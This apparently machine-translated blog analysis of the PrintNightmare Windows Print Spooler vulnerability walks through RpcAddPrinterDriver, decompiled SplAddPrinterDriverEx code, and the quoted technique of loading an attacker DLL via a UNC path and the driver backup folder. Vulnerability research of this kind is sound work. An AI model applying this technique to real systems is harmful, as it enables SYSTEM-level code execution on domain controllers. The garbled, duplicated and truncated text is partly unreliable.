PrintNightmare

Timeline

June 29, 2021: a security researcher named 《
PrintNightmare (CVE-2021-1675): Remote code execution in Windows Spooler ServiceRelated POC and vulnerability information

2021 nian 6 yue 30 No.: SecurityResearcher@cube0x0 is distributed on githubImpacket the pyhton EXP.

2021 nian 7 yue 1 hao:SafetyResearcher@cube0x0 is updated on githubC# Implementation of the EXP of the CVE-2021-1675.

2021 nian 7 yue 2 hao: MicrosoftDisclosureWindows Print Spooler Remote Code Execution VulnerabilityCVE-2021-34527, SaidThis vulnerability is known to be exploited. The vulnerability is currently in the zero-day status and has not been fixed by Microsoft.

**Some security vendors have published 《PrintNightmare (CVE-2021-1675): Remote code execution in Windows Spooler Service"Think it is newCVE-2021-34527, some vendors think it is not.

Personally, I thinkPrintNightmare (CVE-2021-1675): Remote code execution in Windows Spooler ServiceOf the newCVE-2021-34527, so the following is a unified namePrintNightmare (CVE-2021-1675): Remote code execution in Windows Spooler ServiceOf the newCVE-2021-34527.....

This is my first time to analyze vulnerabilities. There may be errors. Please forgive me.

Print Spooler

Print Spooler is an executable file for managing the printing process. Print Management involves retrieving the correct printer driver location, loading the driver, spoiling advanced function calls into print jobs, and arranging print jobs for printing. The background handler is loaded and continues to run when the system starts until the operating system is shut down.

Print spooler is a software service that manages the printing process. The background processing program accepts printing jobs from computers and ensures that printer resources are available.

Any authenticated user can remotely connect to the domain controller print backend handler service and request for a new print job.

Print SpoolerBelongs to the SYSTEM

Microsoft generally recommends disabling:
`The domain controller and Active Directory management system must disable the print backend handler service. The recommended method is to use group policy objects (GPO).`

IfEnable.*Print Spooler*Service,You can use some known AD credentialsPrint Server of domain controllerRequestNew print jobTheUpdate, and tell itSend notifications to a system. When the printer sends a notification to any system, it needsForTheSystemTheAuthentication.

Therefore, we can make*Print Spooler*The service authenticates any system, and the serviceIn this authenticationUse a computer account.

RpcAddPrinterDriver

Add a printer driver (RpcAddPrinterDriver) to the server, RpcAddPrinterDriver canPrint ServerInstall the printer driver and link the configuration, data, and printer driver files.

The main syntax is as follows:
`DWORD RpcAddPrinterDriver (`
`[in, string, unique] STRING_HANDLE pName`
`[in] DRIVER_CONTAINER* pDriverContainer`

`);`

***pName*:**
`This parameter is a pointer to a string that specifies` `Print Server` `The name of. This must be` `Remote Procedure Call (RPC)` `Bound` `Domain Name System (DNS)` `,` `NetBIOS` `,` `Internet Protocol version 4 (IPv4)` `,` `Internet Protocol version 6 (IPv6)` `Or` `Universal Naming Convention (UNC)` `Name, and it must uniquely identify the print server on the network.`

***pDriverContainer*:**
`This parameter points to the specified` `Printer Driver` `Information` `DRIVER_CONTAINER` `The pointer of the structure. DRIVER_CONTAINER structure` `Level` `The value of the member must be 0 x00000002, 0 x00000003, 0 x00000004, 0x00000006, or 0 x00000008.`

Return value:
`Returns zero (ERROR_SUCCESS),` `Failed` `Non-zero Windows error code`

1.**After receiving the message, the server must perform the following verification steps**:
- `Print Server Name parameters.`
- `The DRIVER_CONTAINER parameter.`

2. Verify the parameters
Verify this**cVersion**The component**DRIVER_INFO**The structure is included in*pDriverContainer*This parameter is stricter than 0x00000004. If this verification fails, ERROR_PRINTER_DRIVER_BLOCKED is returned.

Verification*pDriverContainer*Parameter points to DRIVER_CONTAINER contained in**DRIVER_INFO**Structural**pEnvironment**The member is not a Windows ARM ". If this verification fails, ERROR_NOT_SUPPORTED is returned.

If the installation requested by the print client is a printer driver upgrade, the print server should perform the following additional verification steps:
- `Verify that the currently installed printer driver is not a printer-like driver.`
- `Verify that if the driver version of the currently installed printer driver is 0 x00000004, the currently installed printer driver has no updated driver date, or if the driver dates are the same, then the currently installed printer driver has not been updated by the manufacturer-provided driver version number.`
- `Verify that if the driver version of the currently installed printer driver is 0 x00000004, there is no printer share on the print server and the currently installed printer driver is also used.`

If this verification fails, the print server must return ERROR_PRINTER_DRIVER_BLOCKED.

3. If parameter verification fails
The server must immediately fail the operation and return a non-zero error response to the client. Otherwise, the server must process the message and send a response to the client as follows:
- `Copy the printer driver file to the destination. If the replication operation fails, the server must immediately fail the call and return a non-zero error response to the client.`
- `Create a printer driver object and use implementation-specific mechanisms to determine the boolean value of each property of the printer driver object.` `<313> <https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/e81cbc09-ab05-4a32-ae4a-8ec57b436c43#Appendix_A_313>`
- `If any client registers a notification of server object changes, the notification must be broadcast to them.`
- `The status of the operation.`

Add or updatePrinter Driver

ToPrinter Driver(OEM printer driver) add or updatePrint Server("CORPSERV"), the client ("TESTCLT") performs the following steps.

1. UseRpcEnumPrinterDriversEnumerate existing printer drivers.
`RpcEnumPrinterDrivers is used to enumerate the installation in the specified` `Print Server` `On` `Printer Driver` `Program.`

2. If the printer driver does not exist or the client requests to update the printer driver, then we can useRpcAddPrinterDriverAdd the driver to the print server.

- The client ensures that the files of the printer driver are accessible to the server. Therefore, we can allow clients to share local directories that contain files, or useSMB)Place the file in a directory on the server.

- Then the client allocates and fills in aDRIVER_INFO_2Structure

Driver_info_2 structure provision relatedPrinter driver information
`pName = L "OEM printer driver";`

```
pEnvironment = L "Windows NT x86"; /* Driver compatible environment */
pDriverPath = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMDRV.DLL ";
pDataFile = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMDATA.DLL ";
pConfigFile = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMUI.DLL ";
```


- Assign a clientDRIVER_CONTAINERdriverContainer structure, initialize it, and then include the driver_inf_2 structure.

`DRIVER_CONTAINER structure by using` **`DRIVER_INFO`** `Structure provision related Printer Driver Information.` **`DriverInfo`** `Member specifies the structure that defines the properties of the printer driver.`

- The client calls the RpcAddPrinterDriver.

```
RpcAddPrinterDriver( L"\\\\CORPSERV", &driverContainer );
```

- The server adds the printer driver and returns 0 (successful).



CVE-2021-34527 analysis

In the original text, it is said that by bypassing RpcAddPrinterDriver authentication. Then you can install malicious drivers on the print server to achieve LPE and RCE.

In Microsoft documentation, we can know that there will be additional verification in RpcAddPrinterDriver.


> Windows error code to indicate failure [MS-ERREF].
>
> Upon receiving this message, the server MUST perform the validation steps specified in:
>
> - Print Server Name Parameters (section 3.1.4.1.4).
> - DRIVER_CONTAINER Parameters.
>
> Additional validation MAY<311> be performed.
>
> In addition, print servers SHOULD<312> validate parameters as follows:

<311>Verify
Windows the server to check whether the client user has the server_access_... permission.

> <311> Section 3.1.4.4.1: The Windows server checks that the client user has SERVER_ACCESS_ADMINISTER permission.

<312>Verification:
`The parameter validation performed` **`RpcAddPrinterDriver`** `is not supported by Windows NT 3.1, Windows NT 3.5, Windows NT 3.51, Windows 95, Windows NT 4.0, Windows 98, Windows 2000, Windows Millennium Edition, Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008, Windows 7, or Windows Server 2008 R2.`


We know that the interaction between the client and the server is all done through RPC, and we need to load and installDriver, then it must beThe client has SeLoadDriverPrivilege permissions.




Then we want to add the installation on the remote serverDriver, then the first step needs to be bypassedSeLoadDriverPrivilege permission check.

According to the original text, we can see when the client needs to call RPC. Then we can use Process Monitor to Monitor Print Spooler the running process of the service.


Set rules




Can detect all of the spoolsv.exe



By reading and understanding the vulnerability situation, we can probably locate thislocalspl.dll



By looking at the relevant information of this DLL, we can know:



Microsoft provides the following print providers with Windows 2000 and later:

Localspl.dll
Local print provider. Handles all print jobs directed to printers that are managed from the local server.

Win32spl.dll
Windows network print provider. Handles print jobs directed to remote Win32 (NT-based-operating system or Windows for Workgroups) servers. When the job arrives at the remote server, it is passed to the server's local print provider.

Nwprovau.dll
Novell NetWare print provider. Handles print jobs directed to Novell NetWare print servers.

Inetpp.dll
HTTP print provider. Handles print jobs sent to a URL.

Vendors can create additional network print providers. For more information, see Writing a Network Print Provider.

The following diagram illustrates possible flow paths involving these print providers.

Localspl.dll

Local print provider. Handles all print jobs directed to printers that are managed from the local server.

Process all print jobs directed to printers managed from the local server.

`https://docs.microsoft.com/en-us/windows-hardware/drivers/print/introduction-to-print-providers <https://docs.microsoft.com/en-us/windows-hardware/drivers/print/introduction-to-print-providers>`

At the same time, it also realizes the whole set of functions defined by the printing provider.

`https://docs.microsoft.com/en-us/windows-hardware/drivers/print/local-print-provider <https://docs.microsoft.com/en-us/windows-hardware/drivers/print/local-print-provider>`

We are checking thisYou can see the following features:

`https://docs.microsoft.com/en-us/windows-hardware/drivers/print/functions-defined-by-print-providers <https://docs.microsoft.com/en-us/windows-hardware/drivers/print/functions-defined-by-print-providers>`

ResetPrinter	Modifies a print queue's data type or DEVMODEW structure.
SetPrinter (Required)	Sets parameters for a specified print queue.
WaitForPrinterChange	Obsolete.

Is this page helpf
Yes No

Printer Driver Management Functions

Function	Description
AddPrinterDriver	Adds a specified printer's driver files to a specified server.
AddPrinterDriverEx	Same as **AddPrinterDriver**, with additional parameters.
DeletePrinterDriver	Deletes access to a specified printer's driver files, on a specified server.
DeletePrinterDriverEx	Same as **DeletePrinterDriver**, with additional parameters.
EnumPrinterDrivers	Returns a list of printer drivers that have been added to a specified server by calling **AddPrinterDriver** or **AddPrinterDriverEx**.
GetPrinterDriver	Returns information about a printer driver, which the caller can then pass to **AddPrinterDriver**. (The returned information is typically obtained from an INF file.)
GetPrinterDriverEx	Same as **GetPrinterDriver**, with additional parameters.
GetPrinterDriverDirectory	Returns the name of the server's printer driver directory.

Print Job Creation Functions

Then we can focus on this DLL

AddPrinterDriver `Add a printer driver adds the driver file of the specified printer to the specified server.`

We can find it on other websites

General Information

File Description:	Local Spooler DLL
File Version:	10.0.10130.0 (fbl_impressive.150522-2224)
Company:	Microsoft Corporation
Product Name:	Microsoft® Windows® Operating System
DLL popularity	Very Low - 1 other DLL files in system32 directory are statically linked to this file.
File Size:	893 KB
Total Number of Exported Functions:	116
Total Number of Exported Functions With Names:	115

Only one DLL will link this DLL, OK.

Focus on the list of exported functions

Exported Functions List

The following functions are exported by this dll:

ClosePrintProcessor	ControlPrintProcessor	DllMain
EnumPrintProcessorDatatypesW	GetPrintProcessorCapabilities	InitializePrintMonitor2
InitializePrintProvidor	LclIsSessionZero	LclPromptUIPerSessionUser
LocalAddForm	LocalDeleteForm	LocalEnumForms
LocalReadPrinter	LocalSetForm	OpenPrintProcessor
PrintDocumentOnPrintProcessor	SplAbortPrinter	SplAddCSRPrinter
SplAddForm	SplAddJob	SplAddMonitor
SplAddPort	SplAddPortEx	SplAddPrintProcessor
SplAddPrinter	SplAddPrinterDriverEx	SplClosePrinter
SplCloseSpooler	SplConfigChange	SplCopyFileEvent
SplCopyNumberOfFiles	SplCreatePrinterIC	SplCreateSpooler
SplDeleteForm	SplDeleteJobNamedProperty	SplDeleteMonitor
SplDeletePort	SplDeletePrintProcCacheData	SplDeletePrintProcessor
SplDeletePrinter	SplDeletePrinterData	SplDeletePrinterDataEx
SplDeletePrinterDriverEx	SplDeletePrinterIC	SplDeletePrinterKey
SplDeletePrinterWithJobs	SplDeleteSpooler	SplDoesCSRPrinterDevnodeExist
SplDriverEvent	SplEnableCSRPrinterDeviceInterface	SplEndDocPrinter
SplEndPagePrinter	SplEnumForms	SplEnumJobNamedProperties
SplEnumJobs	SplEnumMonitors	SplEnumPorts
SplEnumPrintProcCacheData	SplEnumPrintProcessorDatatypes	SplEnumPrintProcessors
SplEnumPrinterData	SplEnumPrinterDataEx	SplEnumPrinterDrivers
SplEnumPrinterKey	SplEnumPrinters	SplGetDriverDir
SplGetDriverUpdateStatus	SplGetForm	SplGetJob
SplGetJobExtra	SplGetJobNamedPropertyValue	SplGetLocalDevMode
SplGetPrintClassObject	SplGetPrintClassObject_4CSR	SplGetPrintProcCacheData
SplGetPrintProcessorDirectory	SplGetPrinter	SplGetPrinterData

Here is a SplAddPrinterDriverEx, you can know its function by listening to its name

Extract c:\windows\sysytem32\localspl_dll directly use IDA to open and trackSplAddPrinterDriverEx.

```
__int64 __fastcall SplAddPrinterDriverEx(LPCWSTR lpString1, unsigned int a2, __int64 a3, unsigned int a4, __int64 a5, int a6, int a7)
{
  char v11; // al
  int v12; // ebx

  CacheAddName();
  if ( !(unsigned int)MyName(lpString1) )
  {
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 68) & 0x10) != 0 )
    {
      v11 = GetLastError();
      WPP_SF_Sd(
        *((_QWORD *)WPP_GLOBAL_Control + 7),
        14,
        (unsigned int)&WPP_cc1d341ae0c23706c4c2da1ce3e92ea3_Traceguids,
        (_DWORD)lpString1,
        v11);
    }
    return 0i64;
  }
  v12 = 0;
  if ( !_bittest((const int *)&a4, 15u) )
    v12 = a7;
  if ( v12 && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
    return 0i64;
  return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, a5, a6, v12, 0i64);
}
```

As you can see, the value of a4 is controllable,ValidateObjectAccess is a routine security check for Spooler Service, ordinary users can bypass the security check and add drivers.

```
{
  char v11; // al
  int v12; // ebx

  CacheAddName();
  if ( !(unsigned int)MyName(lpString1) )
  {
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 68) & 0x10) != 0 )
    {
      v11 = GetLastError();
      WPP_SF_Sd(
        *((_QWORD *)WPP_GLOBAL_Control + 7),
        14,
        (unsigned int)&WPP_cc1d341ae0c23706c4c2da1ce3e92ea3_Traceguids,
        (_DWORD)lpString1,
        v11);
    }
    return 0i64;
  }
  v12 = 0;
  if ( !_bittest((const int *)&a4, 15u) )
    v12 = a7;
  if ( v12 && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
    return 0i64;
  return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, a5, a6, v12, 0i64);
}
```

We can see from Microsoft documentationprint spoolerOn the remote system reference or from remote system replication andSome security measures when using printer drivers or other plug-ins as local system calls

`https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/340e969b-3243-4116-bf79-47c45bb40264`

`<https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/340e969b-3243-4116-bf79-47c45bb40264>`

Windows implementation can perform one or more of the following operations:

- `Restrict non-administrative users from installing printer drivers.`
- `Check the digital signature of the printer driver.`
- `Before downloading such a component or running the component for the first time, the user is prompted to agree.`

The above can bypass these security measures to use non-management users to install printer drivers without signatures

```
    return 0i64;
  }
  v12 = 0;
  if ( !_bittest((const int *)&a4, 15u) )
    v12 = a7;
  if ( v12 && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
    return 0i64;
  return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, a5, a6, v12, 0i64);
}
```

Return to InternalAddPrinterDriverEx

We can see in the original vulnerability that the author described the copy of the file.

It will copy A,B and C into folder C:\Windows\System32\spool\drivers\x64\3\new. And then it will copy them to C:\Windows\System32\spool\drivers\x64\3, and load C:\Windows\System32\spool\drivers\x64\3\A.dll and C:\Windows\System32\spool\drivers\x64\3\C.dll into the Spooler service. However, in the latest version, Spooler will check to make sure that A and C is not a UNC path. But as B can be an UNC path, so we can set pConfigFile as an UNC path (an evildll). This will make our evildll Evil.dll be copied into C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. Then call RpcAddPrinterDriver again, to set pDataFile to be C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. It will load our evil dll. Unfortunate, it does not work. Because if you set A, B, C in the folder C:\Windows\System32\spool\drivers\x64\3. There will be an access conflict in file copy. To bypass this, we need to use the backup feature of driver upgrade. If we upgrade some driver, the old version will be backup into C:\Windows\System32\spool\drivers\x64\3\old\1\ folder. Then we can bypass the access conflict and success inject our evil.dll into spooler service.

Successfully load our dll:

Similarly, we areThe relevant file replication operation is also found in the InternalAddPrinterDriverEx.

```
367   SplLogGenericEvent(&LOCAL_ADDDRV_FAILED, L"CheckFileCopyOptions", v38, v10);
368   v8 = v62;
369   goto LABEL_91;
370 }
371 v39 = v37;
372 v40 = v72;
373 if ( !CopyFilesToFinalDirectory(v72, v68, i, v39, v11, *(unsigned int *)v64, a7, &v71) )
374 {
375   v41 = GetLastError();
376   SplLogGenericEvent(&LOCAL_ADDDRV_FAILED, L"CopyFilesToFinalDirectory", v41, v10);
377   v8 = v62;
378   goto LABEL_91;
379 }
380 if ( v73 )
381 {
382   v7 = CopyFileToClusterDirectory(v40, v68, i, v69, v11);
383   v66 = v7;
384   if ( v7 )
385   {
386     v42 = GetLastError();
387     SplLogGenericEvent(&LOCAL_ADDDRV_FAILED, L"CopyFilesToClusterDirectory", v42, v10);
388     v8 = v62;
389     goto LABEL_91;
390   }
391   CopyICMFromLocalDiskToClusterDisk(v40);
```

Follow up CopyFilesToFinalDirectory

```
44    v18 = -v14 - 2;
45    v30 = FastStrcmpi(*((LPCWSTR *)a2 + 3), szEnvironment) == 0;
46    v19 = StringCchCatW(PathName, 0x205ui64, L"\\Old");
47    if ( (unsigned int)BoolFromHResult(v19) )
48    {
49      if ( (unsigned int)DirectoryExists(PathName) || (unsigned int)CreateDirectoryWithoutImpersonatingUser(Pathh
50      {
51        PathName[v18] = 0;
52        v20 = StringCchCatW(PathName, 0x205ui64, L"\\New");
53        if ( (unsigned int)BoolFromHResult(v20) )
54        {
55          if ( (unsigned int)DirectoryExists(PathName)
56            || (unsigned int)CreateDirectoryWithoutImpersonatingUser(PathName) )
57          {
58            v21 = (char *)*((_QWORD *)a2 + 3);
59            v22 = szWin95Environment;
60            PathName[v18] = 0;
61            v23 = (char *)v22 - v21;
```

- `C:\Windows\System32\spool\drivers\x64\3 \`
- `C:\Windows\System32\spool\drivers\x64\3\old`
- `C:\Windows\System32\spool\drivers\x64\3\new`

```
15  if ( *((_DWORD *)a4 + 6) )
16  {
17    v12 = 0;
18    memset_0(v13, 0, 0x206ui64);
19    result = StrNCatBuffW(v12, 260i64, *((_QWORD *)a1 + 39), L"\\", szClusterDriverRoot[0], 0i64);
20    if ( !(_DWORD)result )
21    {
```

Based on the original vulnerability text, we can know the copy pDataFile ,pConfigFile, and the folder after the pDriverPath is: C:\Windows\System32\spool\drivers\x64\3\new

Copy the file to C:\Windows\System32\spool\drivers\x64\3.

And load C:\Windows\System32\spool\drivers\x64\3\ [pDataFile] and C:\Windows\System32\ spool\drivers\x64\3\[pDriverPath] go to the Spooler service.

We can see this Process more clearly in the Process:

We can

Driver_info_2 structure provision relatedPrinter driver information

`pName = L "OEM printer driver";`

`pEnvironment = L "Windows NT x86"; /* Driver compatible environment */`


`pDriverPath = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMDRV.DLL ";`

`pDataFile = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMDATA.DLL ";`


```
pConfigFile = "\\\\CORPSERV\\C$\\DRIVERSTAGING\\OEMUI.DLL ";
```

Well defined here `pDriverPath,pDataFile,pConfigFile` The values/paths of the three DLLs.

InRead from the Process3 and DLL in driver_info_2 structure



We can have a lookStack, and then follow it in ida,



```
  if ( !v12 )
    --v13;
  *v13 = 0;
}
else
{
  GetFullNameFromId(*(_QWORD *)(a1 + 64), *(_DWORD *)(v8 + 36), 1, (unsigned int)FileName, 260i64, 0);
}
v14 = GetFileAttributesExW(FileName, GetFileExInfoStandard, FileInformation);
if ( v14 )
{
  v15 = v26;
```

According to the original meaning of the vulnerability, here we can focus on the path judgment of the three DLL

`pDataFile =`


`pConfigFile =`


`pDriverPath=`

